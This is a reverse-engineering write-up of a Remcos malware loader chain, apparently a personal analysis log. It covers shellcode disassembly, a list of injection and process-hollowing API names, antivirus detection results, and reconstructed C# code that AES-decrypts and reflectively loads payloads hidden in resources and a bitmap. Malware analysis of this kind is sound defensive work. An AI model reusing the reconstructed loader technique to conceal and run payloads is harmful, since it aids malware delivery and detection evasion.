
Basic static analysis[.]

Let's analyze the variable array (of byte[])/The shellcode[.]


There's no encryption or decryption mechanism applied, so we will just extract the bytes and analyze it[.]




It's not a PE file



The strings kinda tell us something …



type (1)	size (bytes)	file-offset	blacklist (0)	hint (8)	value (370)
ascii	4	0x0000020A	-	utility	Load
ascii	4	0x00000803	-	utility	Load
ascii	4	0x0000117E	-	utility	Post
ascii	4	0x000004E0	-	file	.dll
ascii	4	0x000005CB	-	file	.dll
ascii	4	0x00000856	-	file	.dll
ascii	4	0x00001324	-	file	.dll
ascii	4	0x00001339	-	file	.DLL
ascii	4	0x000000D5	-	-	NtOp
ascii	4	0x000000DC	-	-	enSe
ascii	5	0x000000E3	-	-	ctiof
ascii	4	0x000000F0	-	-	NtMa
ascii	4	0x000000F7	-	-	pVie
ascii	4	0x000000FE	-	-	wOfS
ascii	5	0x00000105	-	-	ectif
ascii	5	0x0000014C	-	-	wcslf
ascii	4	0x000001AB	-	-	PVVV
ascii	4	0x000001E3	-	-	Find
ascii	4	0x000001ED	-	-	Reso
ascii	5	0x000001F7	-	-	urcef
ascii	4	0x00000214	-	-	Reso
ascii	4	0x0000021E	-	-	urce
ascii	4	0x0000022E	-	-	Size
ascii	4	0x00000238	-	-	ofRe
ascii	5	0x00000242	-	-	sourf
ascii	4	0x0000025B	-	-	Lock
ascii	4	0x00000265	-	-	Reso
ascii	4	0x0000026F	-	-	urce
ascii	4	0x0000027F	-	-	NtQu




What is this thing ?? there's the MZ signature but not in the beginning, also no mention to "this program cannot be run in des mode"[.]

It might be scrambled somehow as the strings tell us [.][.]

From my previous assumption, it has to be an unmanaged c style function that takes the exe name and a pointer to the data in memory …

It has to be some kind of a shell code



Address	Opcode	Instruction
L_00000000:	E9 97 1E 00 00	jmp 0x1e9c
L_00000005:	55	push ebp
L_00000006:	8B EC	mov ebp, esp
L_00000008:	B8 4D 5A 00 00	mov eax, 0x5a4d
L_0000000D:	83 EC 14	sub esp, 0x14
L_00000010:	66 39 03	cmp [ebx], ax
L_00000013:	74 04	jz 0x19
L_00000015:	33 C0	xor eax, eax
L_00000017:	EB 7F	jmp 0x98
L_00000019:	8B 43 3C	mov eax, [ebx+0x3c]
L_0000001C:	81 3C 18 50 45 00 00	cmp dword [eax+ebx], 0x4550
L_00000023:	75 F0	jnz 0x15
L_00000025:	8B 44 18 78	mov eax, [eax+ebx+0x78]
L_00000029:	83 65 F8 00	and dword [ebp-0x8], 0x0
L_0000002D:	03 C3	add eax, ebx
L_0000002F:	8B 50 20	mov edx, [eax+0x20]
L_00000032:	8B 48 18	mov ecx, [eax+0x18]
L_00000035:	56	push esi
L_00000036:	8B 70 1C	mov esi, [eax+0x1c]
L_00000039:	03 D3	add edx, ebx
L_0000003B:	03 F3	add esi, ebx
L_0000003D:	57	push edi
L_0000003E:	89 4D F0	mov [ebp-0x10], ecx
L_00000041:	85 C9	test ecx, ecx

Let's take a quick look at it, I'm not gonna fully analyze it here, I will come to it later[.]

Here's a jump to some location in memory[.] Right under it here's a stack prolog[.]

Address	Opcode	Instruction
L_00000000:	E9 97 1E 00 00	jmp 0x1e9c
L_00000005:	55	push ebp
L_00000006:	8B EC	mov ebp, esp

I think this is the part responsible for unscrambling the WinApi function names[.]

```
L_000001DC:   57                  push edi
L_000001DD:   C7 85 D4 FC FF FF ...  mov dword [ebp-0x32c], 0x646e6946
L_000001E7:   C7 85 D8 FC FF FF ...  mov dword [ebp-0x328], 0x6f736552
L_000001F1:   C7 85 DC FC FF FF...   mov dword [ebp-0x324], 0x65637275
L_000001FB:   66 C7 85 E0 FC FF ...  mov word [ebp-0x320], 0x57
L_00000204:   C7 85 DC FD FF FF...   mov dword [ebp-0x224], 0x64616f4c
L_0000020E:   C7 85 E0 FD FF FF ...  mov dword [ebp-0x220], 0x6f736552
L_00000218:   C7 85 E4 FD FF FF ...  mov dword [ebp-0x21c], 0x65637275
L_00000222:   88 85 E8 FD FF FF      mov [ebp-0x218], al
L_00000228:   C7 85 B4 FC FF FF ...  mov dword [ebp-0x34c], 0x657a6953
L_00000232:   C7 85 B8 FC FF FF ...  mov dword [ebp-0x348], 0x6552666f
L_0000023C:   C7 85 BC FC FF FF ...  mov dword [ebp-0x344], 0x72756f73
L_00000246:   66 C7 85 C0 FC FF ...  mov word [ebp-0x340], 0x6563
L_0000024F:   88 85 C2 FC FF FF      mov [ebp-0x33e], al
L_00000255:   C7 85 84 FD FF FF ...  mov dword [ebp-0x27c], 0x6b636f4c
L_0000025F:   C7 85 88 FD FF FF ...  mov dword [ebp-0x278], 0x6f736552
L_00000269:   C7 85 8C FD FF FF ...  mov dword [ebp-0x274], 0x65637275
L_00000273:   88 85 90 FD FF FF      mov [ebp-0x270], al
L_00000279:   C7 85 78 F9 FF FF ...  mov dword [ebp-0x688], 0x7551744e
L_00000283:   C7 85 7C F9 FF FF ...  mov dword [ebp-0x684], 0x53797265
L_0000028D:   C7 85 80 F9 FF FF ...  mov dword [ebp-0x680], 0x65747379
L_00000297:   C7 85 84 F9 FF FF ...  mov dword [ebp-0x67c], 0x666e496d
```

You know what I'm gonna do[.] I'm gonna try and guess the API names from the strings[.]

NtUnmapViewOfSections, FindResource, SizeOfResource, LockResource, NtQuerySystemInformation, NtAllocateVirtualMemory, NtOpenProcess, NtQueryInfornationProces, GetSystemInfo, NtOpenKey, NtQueryValue, NtEnumerateKey, memCrypt, AquireContext, Crypt, CreateCrypt, HasDataCrypt, DestroyHash, CryptDecrypt, CryptDestroy, CryptReleaseContent, NtReadVirtuakMemory, LibraryA, GetProcAddress, lstr, lenW, NtProtectVirtualMemory, CreateProcessRtl, NtTerminateProcess, NTWriteVirtualMemory, ZwUnmapViewOfSection, NtResumeThread, NtSetContextThread, NtGetContextThread, NtMapViewOfSection, NtCreateSection, ExpandEnvironment, Strings, GetModuleFileName, NtQueryInformation, NtRead, NtOpenFile, NtReadFile, NtSetValueKey, NtCreateFile, NtWriteFile, RtlFormatCurrentUserKey, wcscf, memset, NtDelayExecution, NtCreareThread, NtContinue, RtlCreateUserThread, NtOpenProcessToken, NtAdjustPrivileges, RtlCreateProcessParameter, RtlCreateUserProcess, ZwCreateTransact, NtOpenSection, RtlSetCurrentTransaction, ZwRollbackTransaction, LdrGetProcedureAddress, LdrLoad, MessageNox, IsWow64Process, NtFreeVirtualMemory, NtCl, NtCreateUserProcess, NtQueruySection, ShowWindow, CreateWindow, RegistetClass, DefWindowPro, Quit, Meeage, EndPaint, fill, rect, CoCreateInstance, NtCreateMutant[.]


Now enough with this shellcode, I will come to it later after I study more[.]

Remcos[.]exe -> decrypted[.]dll -> NEW[.]bmb (26[.]dll)

Now let's focus on the second file extracted from the library decrypted[.]dll

Basic static analysis

It's a [.]net file




Let's look at it using Pe studio

It's detected by many Antiviruses

engine (71/71)	score (36/71)	date (dd.mm.yyyy)	age (days)
Lionic	Trojan.Win32.Ursu.4!c	20.04.2020	501
DrWeb	Trojan.InjectNET.14	20.04.2020	501
MicroWorld-eScan	Gen:Variant.Ursu.784550	20.04.2020	501
CAT-QuickHeal	Trojan.Ursu	19.04.2020	502
McAfee	RDN/Generic.dx	17.04.2020	504
Cylance	Unsafe	20.04.2020	501
Zillya	Trojan.Injector.Win32.698119	17.04.2020	504
Paloalto	generic.ml	20.04.2020	501
CrowdStrike	win/malicious_confidence_80% (D)	02.07.2019	794
Alibaba	Trojan:MSIL/Injector.a78e6317	27.05.2019	830
K7GW	Trojan (005641cd1)	17.04.2020	504
Arcabit	Trojan.Ursu.DBF8A6	19.04.2020	502
ESET-NOD32	a variant of MSIL/Injector.UTM	19.04.2020	502
TrendMicro-HouseCall	TROJ_GEN.R011C0PDB20	19.04.2020	502
Avast	Win32:Trojan-gen	18.04.2020	503
BitDefender	Gen:Variant.Ursu.784550	19.04.2020	502
Ad-Aware	Gen:Variant.Ursu.784550	20.04.2020	501
Sophos	Mal/Generic-S	20.04.2020	501
F-Secure	Heuristic.HEUR/AGEN.1131721	20.04.2020	501
VIPRE	Trojan.Win32.Generic!BT	20.04.2020	501
TrendMicro	TROJ_GEN.R011C0PDB20	20.04.2020	501
McAfee-GW-Edition	RDN/Generic.dx	19.04.2020	502
Fortinet	W32/UTM!tr	20.04.2020	501
FireEye	Generic.mg.afcd046a4fed44aa	16.03.2020	536
Emsisoft	Gen:Variant.Ursu.784550 (B)	20.04.2020	501
Ikarus	Trojan.MSIL.Injector	19.04.2020	502
MAX	malware (ai score=83)	20.04.2020	501
Microsoft	Trojan:Win32/Wacatac.C!ml	20.04.2020	501
AhnLab-V3	Trojan/Win32.RL_Injector.C3500221	19.04.2020	502
ALYac	Gen:Variant.Ursu.784550	20.04.2020	501
MaxSecure	Trojan.Malware.83029654.susgen	19.04.2020	502
GData	Gen:Variant.Ursu.784550	19.04.2020	502
AVG	Win32:Trojan-gen	18.04.2020	503

Advanced static analysis

Let's open it in dnSpy



It's a dll, so where to start our analysis from? Recall our analysis of the file decrypted[.]dll, the methods InvokeMethod2 and GetMethodFromBitmapAssembly, we know that the class is the first string reversed, and the method that will be called is the second string reversed

```
public void Main(string Xname)
{
    // First get the file "TypeIdXC1XSJP" from Manifest resources,
    // then GZip Decompress it,
    // then AES decrypt it.
    // Then save the result in an object obj.
    object TypeIdXC1XSJP = AES_DecryptBytes(

        payload: GZipDecompress(
             data: GetByteFromMainfestResources(TryOffsetjnaTfrR11: "TypeIdXC1XSJP")),
        password: "InvocationList1QeCimR");

    try
    {
        //Get the File LOLZ from the resources. AES decrypt it, using the password "LOLZ"
        //Get The method Main from it and save it to a MethodBase object
        Array LOLZ = GetByteFromMainfestResources(TryOffsetjnaTfrR11: "LOLZ");

        MethodBase MainInLOLZ = Assembly.Load(
            AES_DecryptBytes(
                payload: LOLZ as byte[],
                password: "LOLZ"))
            .GetTypes()[0].GetMethod(name: "Main");

        //Declare 3 objects, the first (obj2) is null,
        //the second (obj3[0]) is the decrypted "TypeIdXC1XSJP"
        //the third (obj3[1]) is the executable path.
        object obj2 = null;
        object obj3 = new object[2];
        (obj3 as object[])[0] = (byte[])TypeIdXC1XSJP;
        (obj3 as object[])[1] = Application.ExecutablePath;
        // Try to invoke the "main" method in the decrypted "LOLZ" if it returns false, then execute invokeMethod
        if (!Conversions.ToBoolean(value: MainInLOLZ.Invoke(obj2, obj3 as object[])))
        {
            //Invoke a method in new.bmb after decrypting it passing to the the decrypted "TypeIdXC1XSJP"
            InvokeMethod2((byte[])TypeIdXC1XSJP);
        }
    }
```

```
public void InvokeMethod2(byte[] TypeIdNNFJCZG)
{
    //GET the NEW.bitmap File.From resources,
    //GZIP decompress,
    //then get some method of it.
    MethodBase methodBase = GetMethodFromBitmapAssembly(
        Typex: Conversions.ToString(value: ReverseString(s: "SzQY7iMKLuBwRa42jxeG09bPnv1sydtw6IUZHAOoED3f.ouEMKPRk7UTg8BFn3qdNb5ja9Xr1mkDLVQ5zvJiepwCh")),
        Methodz: Conversions.ToString(
            value: ReverseString(s: "LHGJFmzdYUqya0Ejn49AQewkxPTLXi1O3oprt8h7WBvMgOL")));

    //Declare 4 objects, the first (obj2) is null,
    //the second (obj3[0]) is the decrypted "TypeIdXC1XSJP"
    //the third (obj3[1]) is the executable path.
    //the forth (obj3[1]) is false.
    object obj = null;
    object obj2 = new object[3];
    (obj2 as object[])[0] = Application.ExecutablePath;
    (obj2 as object[])[1] = TypeIdNNFJCZG;
    (obj2 as object[])[2] = false;
    // now from the file "NEW.bmp" get the type bla bla bla , then get the method bla bla bla , then invoke it
    // pass to it the parameters (null, application exe, the decrypted "TypeIdXC1XSJP", false)
    methodBase.Invoke(obj, obj2 as object[]);
}
```

```
public Assembly GetAssemblyFromBitmap()
{
    return Assembly.Load(GZipDecompress(data: GetByteFromBitmap(bmp: GetBitmapFromMainfest(TryOffsetjnaTfrR11: "NEW.bmp"))));
}
```

```
public MethodInfo GetMethodFromBitmapAssembly(string Typex, string Methodz)
{
    return GetAssemblyFromBitmap().GetType(Typex).GetMethod(Methodz);
}
```

strings_decrypted.txt - Notepad


File Edit Format View Help

hCwpeiJvz5QVLDWm1rX9ajSbNdq3nFB8gTU7kRPKMEuo.f3DEoOAHZUI6wtdys1vnPb90Gexj24aRW8uLKMi7YQzS

